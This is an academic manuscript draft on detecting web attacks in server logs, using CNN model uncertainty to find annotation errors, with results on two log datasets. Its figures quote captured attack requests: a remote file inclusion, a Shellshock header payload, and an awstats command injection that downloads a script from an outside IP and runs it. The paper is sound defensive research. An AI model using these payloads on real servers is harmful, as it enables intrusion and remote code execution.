Journal of Signal Processing Systems

Web Attack Detection in Big Data Environment: Fixing Annotation Errors with Model Uncertainty

--Manuscript Draft--

Manuscript Number:	
Full Title:	Web Attack Detection in Big Data Environment: Fixing Annotation Errors with Model Uncertainty
Article Type:	SI: Big Data Analysis and Privacy (2)
Keywords:	Cyber security; Web attack; Deep learning; Model uncertainty; CNN
Order of Authors:	Xinyu Gong, M.D.
	Jialiang Lu, Ph.D
	Yuefu Zhou, M.D.
	Han Qiu, Ph.D
	Ruan He, Ph.D
Corresponding Author:	Jialiang Lu, Ph.D Shanghai Jiao Tong University Shanghai, Shanghai CHINA
Corresponding Author Secondary Information:	
Corresponding Author's Institution:	Shanghai Jiao Tong University
Corresponding Author's Secondary Institution:	
First Author:	Xinyu Gong, M.D.
First Author Secondary Information:	
Order of Authors Secondary Information:	
Funding Information:	
Abstract:	Deep learning (DL) techniques has been widely used in web attack detection domain. With the stronger ability to fit data, DL models are also more sensitive to the training data, annotation errors can mislead the model training very easily. In our work, we propose model uncertainty to evaluate the prediction made by the DL based web attack model. Model uncertainty helps to find the annotation errors and also the mis-classification caused by these errors. Experiments on two real web log datasets and a public benchmark dataset prove that our method can find more annotation errors than the traditional DL method. We also prove the efficiency of our detection model: with the aid of GPU acceleration, it is capable of tackling attacks on fly.

Web Attack Detection in Big Data Environment: Fixing Annotation Errors with Model Uncertainty

Xinyu Gong*, Jialiang Lu†. Yuefu Zhou‡, Han Qiu§ Ruan He¶
SJTU-ParisTech Elite Institute of Technology
Shanghai Jiao Tong University, Shanghai, China 200240
Email: {*zachary, †jialiang.lu, ‡remicongee}@sjtu.edu.cn;
Telecom-ParisTech, Paris, France 75013
Email: §han.qiu@telecom-paristech.fr
Tencent, Shenzhen, China 518000
Email: ¶ruanhe@tencent.com
** Jialiang Lu is the corresponding author.

***Abstract*—Deep learning (DL) techniques has been widely used in web attack detection domain. With the stronger ability to fit data, DL models are also more sensitive to the training data, annotation errors can mislead the model training very easily. In our work, we propose model uncertainty to evaluate the prediction made by the DL based web attack model. Model uncertainty helps to find the annotation errors and also the mis-classification caused by these errors. Experiments on two real web log datasets and a public benchmark dataset prove that our method can find more annotation errors than the traditional DL method. We also prove the efficiency of our detection model: with the aid of GPU acceleration, it is capable of tackling attacks on fly.**

***Index Terms*—Cyber security, Web attack, Deep learning, Model uncertainty, CNN**

I. Introduction

The development of the Internet brings increasing traffic on the web application side. The growing volume and variety of web traffic bring the researchers to the Big Data age [1], [2] of web security [3]. In the past decades, many researches have been conducted to apply Machine Learning (ML) algorithms [4], [5] like decision tree, support vector machine in cyber attack detection. The training stage of these ML models is equivalent to let the model build attack signatures automatically, which saves the effort of constructing attack signatures manually. ML method is also applied for anomaly detection [6], [7], but these methods still suffer from the over much false positive alarms as the conventional way.

With the augmentation of computation resource and also the GPU acceleration, training a Deep Learning (DL) model has become easier recently. DL techniques have achieved great success in many domains [8]–[10]. While in the security domain, it also brings a higher detection accuracy in both misuse detection [11] and anomaly detection [12] aspect. In addition, DL method often serves as a feature extractor to draw useful features from raw input like images [13] or texts [14]. In this way, DL mitigates the data pre-processing or the feature selecting stage in conventional ML method [15]. With the above advantages, DL methods still suffer from the following shortcoming: For all supervised learning algorithms, they require a large volume of training data. The data labels are also required to reach a high classification accuracy. In the current Big Data environment, correctly labelling all these training data is a difficult task. Using a clean dataset like KDD 1999 [16] for training and testing is just the ideal case. Benefited from non-linear transformations, DL models have a stronger ability to fit the training data. However, this also makes annotation errors become a more severe problem for DL model.

In our work, we focus on fixing data annotation errors for DL based web attack detection model. Currently, the web applications are the key access point to the Internet. Many researches have conducted to improve the detection accuracy for web attacks [17]–[19]. We propose that in the real application scenario, it is nearly impossible to train a DL based web attack detection model on a completely clean dataset. For a detection model, high accuracy on the testing set is not sufficient.


Because the mistagged data does not share the same pattern with his neighbouring data, locating the data annotation error can be approximated as finding the suspicious data. In the supervised learning domain, the conventional way to define the suspicious data [20] is to use the relative difference between each dimension of the model output, and the *SoftMax* function [21] is often used to provide a probability like output to represent the prediction confidence.

However, *SoftMax* is actually a measurement of the distance between data feature and decision boundary, and thus not a true probability. Under over-fitting scheme, a suspicious user behavior may still generate a wrong prediction with high *SoftMax* value. Given that, it is necessary to propose a new metric, independent of *SoftMax* value, to measure predictive confidence. Consider from the view of DL model, its parameters are trained for explaining data, and once the data is suspicious for the model, it may be quite uncertain for the choice of proper parameters. This idea is recently proposed in [22], namely model uncertainty, which can be further used to induce predictive uncertainty (negative correlation to the predictive confidence).

In this way, we introduce the model uncertainty to the web security domain. In our proposed detection model, Convolutional Neural Network (CNN) is used to extract features from raw web log, then by inserting dropout noise [23] into the conventional fully connected neural network layer, the output of our detection model is randomized. The variance of the output is served as the model uncertainty in our work. We propose that the high variance of the output is usually caused by data annotation errors.

In the experiment part, the model uncertainty and the conventional way to define suspicious data are compared on two web log datasets. The experiments show that both of the methods are effective in locating annotation errors, while our method locates more errors in most of the cases. Through experiments, it is found that these two methods locate different errors, which demonstrates that the model uncertainty interprets the credibility of the prediction in a totally different way. We also provide a case study by locating annotation errors on a hyper large real web log dataset which does not have annotation ground truth. The details of these datasets and the experiments will be presented in the latter sections.

As DL algorithms consume more computation resource, it is necessary to evaluate the velocity of our detection model. A functional DL based model which consumes too much time in the inference stage is not suitable for the web security scenario. Through experiments, we proved that by using a single NVIDIA TITAN X Pascal GPGPU card, the inference speed of our detection model is more than enough to protect a medium-sized web site.



```
***.***.***.*** - - [24/Jul/2017:21:49:27 +0800] "GET /Ex/modules/threadstop/threadst
op.php?exbb[home_path]=http://uniscan.sourceforge.net/c.txt?? HTTP/1.1" 301 185 "-"
"\x22Mozilla/5.0(X11;Linuxx86_64)AppleWebKit/535.7(KHTML,likeGecko)Chrome/16.0.9
12.77Safari/535.7\x22"

***.***.***.*** - - [26/Jun/2017:19:29:22 +0800] "GET /cgi-bin/guestbook.cgi HTTP/1.1"
301 185 "() { Referer; }; echo -e \x22Content-Type: text/plain\x5Cn\x22; echo -e
\x22\x5C0141\x5C0143\x5C0165\x5C0156\x5C0145\x5C0164\x5C0151\x5C0170\x5C0163\
x5C0150\x5C0145\x5C0154\x5C0154\x5C0163\x5C0150\x5C0157\x5C0143\x5C0153\x22"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21"
```

Fig. 1: The missing attacks found by model uncertainty. The first one is an URL based attack, and the second one is a no URL based attack, which is neglected by existing attack signatures.

Our contributions can be summarized as follows:

- We propose to use model uncertainty to find the annotation errors in the web log dataset, and we proved that high model uncertainty is often caused by annotation errors.
- While the previous researches only focus on the URL part in the web log, the whole piece of web log is used as the input of our detection model. As shown in Fig. 1, model uncertainty enables us to find missing malicious behaviours in URL part and also in the other parts of the web log.
- We extensively tested the velocity of the whole attack detection model. With the efficient design of network architecture and GPU acceleration, our detection model can provide model uncertainty and detect attacks on the fly.

The rest of the paper is organized as follows. In Section II, we briefly introduce some previous researches which are related to our work. In Section III, we describe our approach of generating model uncertainty and the whole web attack detection model adopted. In Section IV, we introduce the experiment design and the evaluation metric that we used. In Section V, we list the experimentation settings and evaluate the results. Finally, we conclude our work and propose some future research directions in Section VI.

II. Related Works

A. *Machine Learning in Cyber Attack Detection*

The cyber attack detection is commonly classified as misuse detection and anomaly detection [24], and they are respectively implemented by supervised and unsupervised learning techniques [6].

Using Recurrent Neural Networks [11], [25], [26], researchers proved that DL techniques achieve a better accuracy compared with the previous works [27], [28]. [29] has built and compared different learning algorithms including random forest, decision tree, and AdaBoost classifier for web log attack detection. It conducted experiments on the CSIC 2010 HTTP [30] dataset for validation.


K-means algorithm is used in [31] to detect anomalies for web applications. [12] uses Stacked-Autoencoder to construct the features for normal web requests and uses isolation forests to highlight those anomalous requests.

Combining misuse detection and anomaly detection methods, [32] uses existing attack signatures to match the web logs, which captures obvious attacks. It also builds a normal-behaviour library based on the k-means algorithm. The incoming web requests which do not belong to this library will be delivered for manual inspection.


B. *Convolutional Neural Network in Web Attack Detection*

The input data in our research is the raw web log, which can be regarded as a type of text. Attack detection based on web logs is equivalent to a text classification problem in the aspect that they are both classification tasks and they both take the chain of characters as their input. Convolutional Neural Network (CNN) has proved its effectiveness in many computer vision tasks [33]. While for the text classification task, CNN [14] also achieved remarkable success. The CNN model of [14] is trained on top of pre-trained word vectors and serves for sentiment analysis and question classification.

Built on the work of [14], paper [17]–[19] used CNN models to detect web attacks by analyzing web logs. They both analyzed the URL in the HTTP requests. [17] splits URL into words by special characters. It uses CSIC 2010 HTTP Dataset as its training and testing set and it achieves high accuracy and a low false alarm rate. In [18], instead of separating the URL into words, the raw URL is taken as the input. Each character in the URL is embedding in a high dimension space. The researchers prove their model has a higher detection rate than



(a)



(b)

Fig. 2: A comparison of the conventional way and the model uncertainty.

an n-gram model and security experts. [19] proves that the CNN model trained on a text classification task can serve as the feature extractor for the web attack detection task. It also uses character embedding and discusses the detection accuracy using different parts of the web log.

C. Dropout and Model Uncertainty:

Dropout is introduced by [34] for improving the capacity of generalization of deep neural network. Normally, a multiplicative noise sampled from Bernoulli or Gaussian distribution is inserted to the network, while the parameters of the distribution are fixed by prior or experimental knowledge. A variational variant of this technique is then proposed in [23], in which way the parameters of distribution can be tuned in data-driven pattern via approximate Bayesian inference. Besides the generalization improvement, dropout also provides a possibility of computing model uncertainty [35], which can further induce predictive uncertainty. In the field of attack detection, most previous CNN-based works only focus on predictive accuracy but ignore the measurement for how much we can trust the prediction. The predictive uncertainty is thus in need of exploration so that uncertain results can be rejected or re-treated for more robust attack detection.

III. From Conventional Way to Model Uncertainty

A. Conventional Way to Define Suspicious Data

For a classification of N classes, the output of the DL model is also N dimension. We note that the output is $z \subset \mathbb{R}^N$, where z_j is the output at the j-th dimension. The predicted label is defined as: $i = \max_{j \in N} z_j$. The relative difference of z_j is used to evaluate the credibility of the prediction. Considering the simple case of a binary classification problem, where $j = 2$, the model output can be visualized in a 2-dimension space. As shown in Fig. 2a, the border of the two classes is $y = x$. The conventional method is to measure the value of $|z_1 - z_2|$, a smaller difference represents a less confident prediction. Under such premise, the red point in Fig. 2a is considered as a more confident prediction than the blue point.

B. Probability Like Output with SoftMax Function

The relative difference of the model output just illustrates the prediction confidence in a qualitative way. As the model's output varies from sample to sample, a quantitative method is required to compare the prediction confidence between data samples.

$$\sigma(\mathbf{z})_j = \frac{e^{z_j}}{\sum_{n=1}^{N} e^{z_n}} \tag{1}$$

For this purpose, *SoftMax* function is used to normalize z into a probability distribution consisting of N probabilities as shown in Eqn. 1. By applying *SoftMax*, each component in $\sigma(\mathbf{z})$ will be in the interval (0,1), and the components will add up to 1. In this way, the model gives out a probability like output [21], and researchers investigate the *SoftMax* output of each sample to compare the prediction confidence.

C. Model Uncertainty

We leverage the previous work of [36] and insert a Gaussian noise $\theta_j^l \sim_q \mathcal{N}(1, \alpha_j^l)$ on input x_j^l in the fully connected layer l in the network. The output of this layer is computed as:

$$y_i^l = \sum_{j=1}^{J_l} W_{ij}^l \cdot \tilde{x}_j^l, \quad \tilde{x}_j^l = x_j^l \cdot \theta_j^l \tag{2}$$

where J_l is the input dimension and W^l is the weight matrix. Under Bayesian framework, as illustrated in [23], to optimize $\alpha = \{\alpha_j^l\}$ and $W = \{W^l\}$ is equivalent to maximize the variational lower bound (Eqn. 3), which compromises between data likelihood and prior knowledge.

$$\begin{aligned}\mathcal{L}(\alpha, W) = \sum_{(x,y) \in D} p\left(y^L = y | x, \alpha, W\right) \\ - KL\left(q(\Theta) || p(\Theta)\right)\end{aligned} \tag{3}$$

where y^L is model output, x the input, D the dataset, $\Theta = \{\theta_j^l\}$ and $KL(q(\Theta)||p(\Theta))$ the Kullback-Leibler divergence from q to the prior p. In the field of attack detection, there is no




Fig. 3: The workflow of the whole attack detection method.

precedent for the prior of dropout noise, thus we simply adopt the uniform distribution on real value $\theta_j^l \sim_p \mathcal{U}(\mathbb{R})$. Hence,

$$KL(q(\Theta)||p(\Theta)) = \sum_{l,j} \frac{1}{2} \log\left(\alpha_j^l\right) \tag{4}$$

With the optimums obtained as:

$$\alpha^*, W^* = \arg\max \mathcal{L}\left(\alpha, W\right) \tag{5}$$

In this way, the model output is randomized by sampling θ_j^l. The variance of the output is used to estimate model uncertainty. As shown in 2b, all the red points are the output of model based on the same input x, the variance of all red points is larger than the one of blue points. Therefore, in the aspect of model uncertainty, the blue points are considered as a more confident prediction than the red points.

For the sake of convenience, we refer this kind of fully connected layer with dropout noise as dropout NN in the following sections.

D. Web Attack Detection Model with Model Uncertainty

As shown in Fig. 3, the whole web attack detection model is composed of the following parts: 1) A character embedding layer to transform raw web logs into 2D tensors. 2) A CNN model to extract latent features from the generated tensors. 3) A dropout NN layer to provide classification result and also the variance of the output which serves as the model uncertainty. To reduce computation cost, we adopt one single layer of dropout NN to provide variance, which is different from the setting in [36]. Though experiments, it is proved that this modification does not affect the model's performance.

IV. Experiment Design and Evaluation Metric

The aim of our research is to find a way to locate annotation errors in web logs. Therefore, we need an annotation baseline so as to proceed with experiments. *Scalp* is a widely used software tool to detect attacks through web logs. It uses the regular expressions from the PHP-IDS project[1] to match the attacks in the server logs. It contains 76 pieces of attack signatures which detects various of attack including: Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Spam, Local File Inclusion (LFI), SQL Injection (SQLI), Remote File Execution (RFE), Denial Of Service (DOS), Directory Traversal (DT), and Information Disclosure (ID). In the following experiments, Scalp is used to provide an annotation baseline for each involved datasets.

[1]https://github.com/PHPIDS/PHPIDS/blob/master/lib/IDS/default_filter.xml

A. Experiment Design

In our experiment, three web log datasets are included. The first one is a set of real web logs collected in 2006, we refer it as *Apache-2006* Dataset in the following sections. The second dataset is the commonly used public dataset CSIC 2010 HTTP [30]. For these two datasets, we know well about their annotation ground truth (attack or no-attack). Based on this, we applied Scalp to detail the attacks types according to attack signature matching. In the application scenario, annotation errors can be caused by lacking attack signatures at the defender side, and this will lead to wrongly tagging some types of attacks as normal accesses. To simulate the scenario, we manually convert the tags of some types of attacks in the datasets. Hence, our attack detection model is trained on the datasets with annotation errors. In the testing stage, our detection model provides variance result for each web log in the testing set.

For the third dataset, It has a much larger volume which makes it impossible to tag it manually, and we know little about its annotation ground truth. In this case, Scalp is directly used to tag it and provide us with an annotation baseline. Therefore, we treat it as a case study and analyze some annotation errors found by the model uncertainty.

B. Evaluation Metrics:

For better illustration, we introduce the notices for evaluating the performance of our proposed method. In the aspect of a classification problem, the confusion matrix is shown in Table I, e.g. an attack which is correctly classified is defined to be *TP*.

TABLE I: Confusion matrix.

Tag \ Predicted	Normal	Attack
Normal	TN	FP
Attack	FN	TP

Though the main target of the proposed detection model is to provide model uncertainty for each web log, we still evaluate the detection performance by accuracy, precision, recall, and F1-score. A high accuracy shows that the detection model has the strong ability to fit data and therefore performs well on the classification task, though the tags contain errors.

$$Precision = \frac{TP}{TP + FP} \tag{6}$$

$$Recall = \frac{TP}{TP + FN} \tag{7}$$

$$Accuracy = \frac{TP + TN}{TP + FP + TN + FN} \tag{8}$$

$$F1\ Score = 2 \cdot \frac{Recall \cdot Precision}{Recall + Precision} \tag{9}$$

$$EDR(N) = \frac{Number\ of\ Annotation\ Errors\ in\ N}{the\ N\ Most\ Uncertain\ logs} \tag{10}$$

To detect annotation errors, in each experiment, the variance results are sorted by descending order, and the portion of wrongly tagged logs in the most uncertain logs is calculated. We refer this portion as *Error Detection Rate (EDR)* as shown in Eqn. 10. It should be remarked that: we compare *SoftMax* output and the model uncertainty in the experiment part. For model uncertainty, *the most uncertain* logs are defined as logs with highest variances. While for *SoftMax* output, they are defined as logs marked with lowest prediction probabilities.

V. Experimental Evaluation

In this section, we will firstly introduce the model parameters and the training settings then the evaluation results on three datasets.

A. Model Hyper-parameters and Training Setting


In all the experiments, a fixed hyper-parameter setting and a fixed network structure are applied for all the training and testing on different datasets.

The three datasets are all divided into training and testing set with a portion of 5:5. The character embedding dimension is set to 5. For the convolution layer, we applied 5 types of kernel, the kernel size is $i \times 100$ where $i \in \{3, 5, 7, 9, 11\}$. i indicates that in each convolution operation, the kernel can *sees* i characters in the web log. The extracted features of CNN is delivered to a single layer of dropout NN. Cross-entropy loss is chosen as the loss function. All the network architectures were trained using PyTorch API with Adam optimizer [37].

As the web logs have different length, the CNN structure can only cope with the input of fixed shape. Under such premise, we choose a fixed length L as 400. For those logs which have a shorter length, 0 are filled after the ASCII code of the web logs to fit the fixed length L. Because the convolution kernels will not be activated by 0 values, and in the CNN feature extractor, a max over time pooling operation is applied right after the convolution layer, all the stuffed zeros will be neglected by the model. Therefore, this operation does not affect the model training or inference. While for those hyper long web logs, they count only less than 8% in our datasets. Choosing a larger value of L increase the inference time and the memory cost. In the evaluation part, we will show that high accuracy can still be obtained although a part of the data is dropped.

B. Apache-2006 Dataset

Description: The *Apache-2006* dataset contains 14432 log records. It is manually tagged with 2 tags: [SAFE/ATTACKED]. Among all these log records, 4260 are tagged as ATTACKED. An example of attack in this dataset is given in Fig. 4. This dataset has a relatively small volume and does not contain too complex cases, therefore Scalp gives out the same result on recognizing attacks as the manual work. In addition, Scalp detailed the attack types according to attack signature matching. The amount of each type of attacks is shown in Table II.



```
***.***.***.*** - - [24/Jan/2006:12:52:11 -0500] "GET /cgi-bin/awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20194%2e102%2e194%2e115%2fsc
ripz%3bchmod%20%2bx%20scripz%3b%2e%2fscripz;echo%20YYY;echo|
HTTP/1.1" 404 304 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)"
```

Fig. 4: A sample of attack in *Apache-2006* dataset. It is tagged as attack for the reason: Detects code injection attempts.

TABLE II: Different attack types in *Apache-2006* dataset.

Type	Description	Amount
1	Code injection attempts	1896
2	JavaScript DOM/miscellaneous properties and methods	1352
3	JavaScript with(), ternary operators and XML predicate attacks	839
4	Common comment types	71
5	Halfwidth/fullwidth encoded unicode HTML breaking attempts	49
6	Basic obfuscated JavaScript script injections	39
7	Specific directory and path traversal	14

Training Setup: Three repeated experiments are conducted. In each experiment, one of the first three attack types in Table II is manually tagged as normal access. For comparison, an additional experiment is conducted on the original dataset without any annotation errors.

Results: The classification results of the proposed model with dropout noise and the one without are compared in Table III and IV. Note that the accuracy is evaluated by the given annotation, not the annotation ground truth. It is shown that both models reach a satisfactory result on the classification task. On the clean dataset, they can reach a higher accuracy, because a clean dataset does not mislead the model.


TABLE III: Classification results by model with dropout noise on *Apache-2006* dataset.

	Precision	Recall	Accuracy	F1 Score
Type 1	99.56%	95.80%	99.23%	97.65%
Type 2	99.46%	99.87%	99.86%	99.66%
Type 3	99.88%	99.70%	99.90%	99.80%
Clean dataset	99.67%	99.81%	99.85%	99.74%


TABLE IV: Classification results by model without dropout noise on *Apache-2006* dataset.

	Precision	Recall	Accuracy	F1 Score
Type 1	100.00%	97.21%	99.55%	98.59%
Type 2	99.80%	100.00%	99.96%	99.90%
Type 3	99.94%	100.00%	99.99%	99.97%
Clean dataset	100.00%	99.39%	99.82%	99.69%

To relieve the order of variance results, the average variances of each class are shown in Table V. It can also be observed that the mean variance on the clean dataset is smaller than the ones with annotation errors because the wrongly tagged logs are often marked with high variance. Note that our model is highly accurate on the classification task. Therefore, almost all wrongly tagged attacks are in the TN class. In



(a) In the top 30 most uncertain web logs



(b) In the top 100 most uncertain web logs

Fig. 5: A comparison of *SoftMax* output and model uncertainty on the *Apache-2006* dataset.

TABLE V: Variance results on *Apache-2006* dataset.

	TP	TN	FP	FN	Total
Type 1	0.0077	0.0107	0.2020	0.1330	0.0112
Type 2	0.0595	0.0299	0.1815	0.1621	0.0363
Type 3	0.0094	0.0131	0.2019	0.1672	0.0124
Clean dataset	0.0057	0.0040	0.1936	0.1122	0.0048

this way, we will focus on the result in the TN class in the following parts.

As shown in Fig. 6, the EDR(30) and EDR(100) in the TN class is inspected. Because randomly choosing some logs from the TN class gives us the chance of *locating* some annotation errors, the EDR is compared with the portion of wrongly tagged logs in the whole TN class, which is the *Random detection result* in Fig. 6. It can also be observed that when mis-tagging attacks of type 1, the EDR is not significant comparing to the other two sets of experiments. This is due to that attacks of type 1 count over one third in all the attacks, mark all of them as normal accesses is no doubt a great challenge to the detection model.




Fig. 6: EDR on *Apache-2006* dataset.

It is also necessary to investigate the overall distribution of wrongly tagged logs, or in other words, if there are still many annotation errors which are marked with low variance. In Fig. 6, we have analyzed the EDR among the logs with the top variance. While in Fig. 7, we analyze the EDR(100)




Fig. 7: Distribution of annotation errors on *Apache-2006* dataset.

at different variance ranking, e.g. at variance ranking 20%, 100 web logs are checked and the portion of annotation errors among these 100 logs is calculated and shown in the figure. We can observe that for attack type 2 and 3, in the logs with variance ranking lower than top 20%, they contain almost no annotation errors.

The EDR of *SoftMax* output and the model uncertainty is compared in Fig. 5. In most of the cases, model uncertainty locates more annotation errors than the *SoftMax* output. Nevertheless, it should be admitted that the *SoftMax* function generates meaningful result that can help to find annotation errors. Therefore, we compared the annotation errors found by these two methods, and it is shown that they find different annotation errors. This proves that the model uncertainty can work independently, and it can also be regraded as an important supplement to the conventional way.

C. CSIC 2010 Dataset

Description: CSIC 2010 HTTP is the widely used web log dataset for anomaly detection. It simulates an e-commerce web store scenario and the data are divided into normal traffic and anomalous traffic. The CSIC 2010 dataset contains 36000 normal requests and more than 25000 anomalous requests. Unlike the *Apache-2006* dataset, the records in CSIC 2010 dataset are not in the format of Apache logs. Each record contains the following features: URL, User-Agent, Pragma, Cache-control, Accept, Accept-Encoding, Accept-Charset, Accept-Language, Host, Cookie, and Connection.

Although Scalp can only analyze Apache format server log, it is only sensitive to the URL part of the server log. Therefore, we applied directly the attack signatures in Scalp to the URLs in CSIC dataset. It should be remarked that CSIC dataset contains many POST requests which have request entities. Scalp can not discover attacks in the request entity. However, in the case of CSIC dataset, the author generated these POST requests by putting the latter part of the URL part of some GET requests in the request entity. Therefore, these POST requests are equivalent to their *sibling* GET requests.

As shown in Table VI, known that the whole dataset contains about 25000 anomalous logs, Scalp can only recognize about 2000 of them. This is due to the following two reasons:

- The CSIC dataset contains requests which do not have the malicious intention, but they do not follow the normal behaviour of the web application and do not have the same structure as normal parameter values (for example, a telephone number composed of letters) [30].
- The Scalp cannot cover all the common URL based attacks, which relieves the shortcoming of the static signature-based attack detection method.

Training Setup: Similar to the experiments on the *Apache-2006* dataset, three repeated experiments on datasets with annotation errors and one experiment on the clean dataset are conducted. The attack types in CSIC dataset are shown in Table VI. Additional experiments are conducted to test the EDR of model uncertainty when there are more than one type of attacks being wrongly tagged.

TABLE VI: Different attack types in CSIC 2010 dataset.

Type	Description	Amount
1	Detects common comment types	795
2	Detects JavaScript location/document property access and window access obfuscation	689
3	Detects very basic XSS probings	579
4	Detects url-, name-, JSON, and referrer-contained payload attacks	116
5	Detects basic obfuscated JavaScript script injections	61
6	Detects data: URL injections, VBS injections and common URI schemes	17
7	Detects advanced XSS probings via Script(), RexExp, constructors and XML namespaces	2
8	Detects JavaScript language constructs	1

Results: The classification result of model with and without dropout noise is firstly reported in Table VII and VIII. The model without dropout noise performs slightly better by F1-score. On this dataset, both models cannot reach a remarkable accuracy as on *Apache-2006* dataset. The reason has been illustrated in the previous paragraph: some requests which do not have the attack intention are labelled as anomalous requests. It is difficult for the DL model to learn the features of these kinds of requests.

TABLE VII: Classification results by model with dropout noise on CSIC dataset.

	Precision	Recall	Accuracy	F1 Score
Type 1	83.42%	92.31%	95.26%	87.64%
Type 2	85.71%	91.67%	95.52%	88.59%
Type 3	86.08%	91.81%	95.59%	88.85%
Clean dataset	89.27%	95.85%	96.90%	92.44%

TABLE VIII: Classification results by model without dropout noise on CSIC dataset.

	Precision	Recall	Accuracy	F1 Score
Type 1	94.97%	82.75%	95.65%	88.44%
Type 2	96.16%	84.62%	96.20%	90.02%
Type 3	97.04%	84.79%	96.37%	90.50%
Clean dataset	97.62%	91.11%	97.64%	94.25%

The EDR result on this dataset is shown in 8. The random detection result is provided for comparison. For the CSIC dataset, the EDR is not as high as the one on the *Apache-2006* dataset, because the ratio of each types attack is much smaller than those in the *Apache-2006* dataset. The attack types 1,2,3 counts about 1% in the whole TN class. The EDR is still an order of magnitude higher than the detection baseline. In Fig. 10, the overall distribution of annotation errors according to variance ranking is shown.

